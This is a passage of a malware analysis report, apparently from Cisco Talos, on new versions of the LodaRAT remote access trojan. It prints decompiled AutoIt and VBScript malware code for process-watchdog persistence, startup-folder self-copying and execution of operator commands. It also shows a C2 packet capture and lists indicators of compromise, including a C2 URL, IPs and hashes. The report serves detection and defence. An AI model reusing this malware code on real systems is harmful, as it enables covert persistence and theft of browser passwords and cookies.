
A VB script has also been added that searches for the Loda AutoIt script by process name to ensure only one instance is running. This script is also partially stored as a hex-encoded string that is decoded and appended to a file called "BYDVRI.vbs".



```
FUNC PERSA ( )
GLOBAL $PLUW = "0x"
$PLUW &= "737472436F6D7075746572203D20222E22200D0A44696D206F626A5368656C6C0D0A536574206F626A5368656C6C203D204372656174654F626A656374282257536372697
RETURN BINARYTOSTRING ( $PLUW )
ENDFUNC


FUNC BUIS ( )
$STRS = '"'
$DANNCA12A = $STRS & $STRS & $STRS
$FILESSSVBS = @TEMPDIR & "\BYDVRI.vbs"
IF NOT FILEEXISTS ( $FILESSSVBS ) THEN
$FZTTAA = FILEOPEN ( $FILESSSVBS , 2 )
FILEWRITE ( $FZTTAA , "On error resume next" & @CRLF )
FILEWRITE ( $FZTTAA , "Dim strComputer,strProcess,fileset" & @CRLF )
FILEWRITE ( $FZTTAA , "strProcess = " & $STRS & @SCRIPTNAME & $STRS & @CRLF )
FILEWRITE ( $FZTTAA , "fileset = " & $DANNCA12A & @SCRIPTFULLPATH & $DANNCA12A & @CRLF )
FILEWRITE ( $FZTTAA , PERSA ( ) )
FILECLOSE ( $FZTTAA )
ENDIF
ENDFUNC
```

Hex-encoded script




```
strComputer = "."
Dim objShell
Set objShell = CreateObject("WScript.Shell")
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
while 1
IF isProcessRunning(strComputer,strProcess) THEN
ELSE
objShell.Run fileset
END IF
Wend
FUNCTION isProcessRunning(BYVAL strComputer,BYVAL strProcessName)
DIM objWMIService, strWMIQuery
strWMIQuery = "Select * from Win32_Process where name like '" & strProcessName & "'"
SET objWMIService = GETOBJECT("winmgmts:" _
& "{impersonationLevel=impersonate}!\\" _
& strComputer & "\root\cimv2")
IF objWMIService.ExecQuery(strWMIQuery).Count > 0 THEN
isProcessRunning = TRUE
ELSE
isProcessRunning = FALSE
END IF
END FUNCTION
```

Decoded VB script

1.1.7

The version of Loda labeled as 1.1.7 has made several changes, most notably removing the PowerShell script and the VB script mentioned above. Numerous small improvements have been made to the code's syntax and cleanliness, although a large portion remains unchanged. This newest version focuses on what Loda was originally intended for: stealing passwords and cookies from browsers.

The only new function in 1.1.7 is shown below. First, Loda detects the OS version by using the AutoIt macro "@OSVERSION" and copies itself to either the Temp or startup directories depending on the version of Windows. After copying itself, it then executes the copy.




```
LOCAL $STEXTZ = ""
FOR $I = 1 TO 6
$STEXTZ &= CHR ( RANDOM ( 65 , 90 , 1 ) )
NEXT
$DZRTTT = @STARTUPCOMMONDIR & "\"
$HOR = ".exe"
IF @OSVERSION = "WIN_XPe" OR @OSVERSION = "WIN_XP" THEN
FILECOPY ( $FVFFS , $DZRTTT & $STEXTZ & $HOR )
SLEEP ( 1000 )
SHUTDOWN ( 2 )
ELSEIF @OSVERSION = "WIN_VISTA" THEN
FILECOPY ( $FVFFS , $DZRTTT & $STEXTZ & $HOR )
SLEEP ( 1000 )
SHUTDOWN ( 2 )
ELSE
$RDZEX = $TEMPDIR & "\" & $STEXTZ & $HOR
ENDIF
FILECOPY ( $FVFFS , $RDZEX )
SLEEP ( 1000 )
_SHELLEXECUTEWITHREDUCEDPRIVILEGES ( $RDZEX )
ENDIF
```

Although the version number is 1.1.7, this iteration of Loda appears to have reduced functionality. Some code may have been removed or altered for the sake of reliability.

Useless Code

There are two functions that persist through all versions of Loda that are effectively useless. The first being the command "QURAN." This command is intended to stream audio in Windows Media Player of a reading of the Quran on the infected host using the deprecated MMS protocol (Microsoft Media Server). The URL for this stream is "live.mp3quran[.]net:9976" which seems to no longer exist, effectively making the command unusable. This command is outlined in the previous LodaRAT post.

The second function is "__SQLITE_DOWNLOAD_SQLITE3DLL" which attempts to download a SQLite3 DLL from a dead URL.




```
FUNC __SQLITE_DOWNLOAD_SQLITE3DLL ( $TEMPFILE , $VERSION )
LOCAL $URL = "http://www.autoitscript.com/autoit3/files/beta/autoit/archive/sqlite/SQLite3" & $VERSION
LOCAL $RET
IF @AUTOITX64 = 0 THEN
$RET = INETGET ( $URL & ".dll" , $TEMPFILE , 1 )
ELSE
$RET = INETGET ( $URL & "_x64.dll" , $TEMPFILE , 1 )
ENDIF
LOCAL $ERROR = @ERROR
FILESETTIME ( $TEMPFILE , __SQLITE_INLINE_MODIFIED ( ) , 0 )
RETURN SETERROR ( $ERROR , 0 , $RET )
ENDFUNC
```

C2

For both versions, C2 communication has shifted to abusing legitimate services. Ngrok.io and portmap.io were both observed to be used during analysis. These services are intended to be used by developers and administrators to communicate with hosts not directly connected to the internet but can easily be abused by threat actors for purposes of anonymization. Talos has previously covered threats that use this technique and can be read about here.

While performing analysis on version 1.1.1, several commands from C2 were observed in real-time. The first command that Loda typically receives from C2 is the "Screen" command, which sends a screenshot of the infected host back to C2. This command is sent at regular intervals to continuously provide the threat actor with a current screenshot of the host.


After several screenshots were sent to the C2 server, the threat actor responded and interacted directly with our analysis machine. The command "MpS8x" was used to generate a small VB script to display a message box with a custom message.



```
IF STRINGINSTR ( $UU , "MpS8x" ) THEN
$RRATY = _STRINGBETWEEN ( $UU , "MpS8x" , "PZZ" )
IF ISARRAY ( $RRATY ) THEN
$SDRTASS = $TEMPDIR & "\ms.vbs"
$AAES = FILEOPEN ( $SDRTASS , 2 )
FILEWRITE ( $AAES , 'Msgbox("' & $RRATY [ 0 ] & '")' )
FILECLOSE ( $AAES )
SHELLEXECUTE ( $SDRTASS )
```


"MpS8x" command

Judging from the content of the message, the threat actor realized the malware was running in a sandbox. An interesting aspect of this interaction is that there is no sandbox detection function within Loda itself. Prior to this message box, there was no data sent to C2 that indicated that the malware was running on a virtual machine. Without this functionality, the threat actor realized they were looking at a sandbox purely from the appearance of the screenshot. This direct interaction indicates that the threat actor is actively monitoring infected hosts.



```
[redacted]
.........<..=.Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..
Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@
..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..
Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@
ks0rMpS8xthis a shitty vmwarePZZScreenZeXro0gercx|
17494|......JFIF.....`.`.....C.I26@6-[redacted]
I@;@RMIVm.vmddm...................................
vv................................................
....................................[redacted]
```

Packet capture of the interaction


this a shitty vmware

Resulting message box

It is worth reiterating that most instances of Loda found in the wild are older versions that still use the same techniques. The unobfuscated versions analyzed in this post are quite rare in comparison to previous versions. The frequency of use may increase over time if the new iterations of Loda prove to be effective. It is also worth mentioning that these versions may also soon employ string obfuscation and function name randomization, as Loda has historically used these techniques regularly.

Conclusion

Loda continually proves to be an effective RAT and consistently changes and adds to its functionality. While some of these changes are minor and simplified in some ways, it displays that Loda is constantly evolving. This malware poses a serious threat to an infected host due to its capabilities. Loda may be simple, but it is more than effective enough to cause serious financial damage.

COVERAGE

Snort


[SID] 53031

OSQUERY

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

Loda RAT File Path

Additional ways our customers can detect and block this threat are listed below.



Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Attachments

0d181658d2a7f2502f1bc7b5a93b508af7099e054d8e8f57b139ad2702f3dc2d

fcbaf2e5ed0b1064da6a60101f231096164895328fd6c338b322b163d580b6e3

cf40e1ec36f44e20a9744e8038987527027e2a6ee7e96d9044842f92ece9d7e8

05d2fa5bb97f37edaaff99f58ffedbd438e928fb3881ede921a19b07fb884b0b

1.1.1

866397c8db26190c5a346bd863d9beb81e53d96011af9a3be6eeb713bbb57287

cfb12ee4004cea2a396e1cecd7105760b17a73a67a95156d675cfec76fc37ba2

70526973e70acef4a71f474b0e321b9e600a327522903ee6bfac4e6f07935f7f

f169680d8f24694e2d99c9df31988511e212e088f4dc2854ef059915019e8348

1.1.7

2d317bcccea4739b2deefcc3b14cf5eafe147162f62c5ff1288db3635b5c3f10

C2

http://roodan888tools[.]atwebpages[.]com/ng.txt

IPs associated with samples:

193[.]161[.]193[.]99

174[.]126[.]51[.]178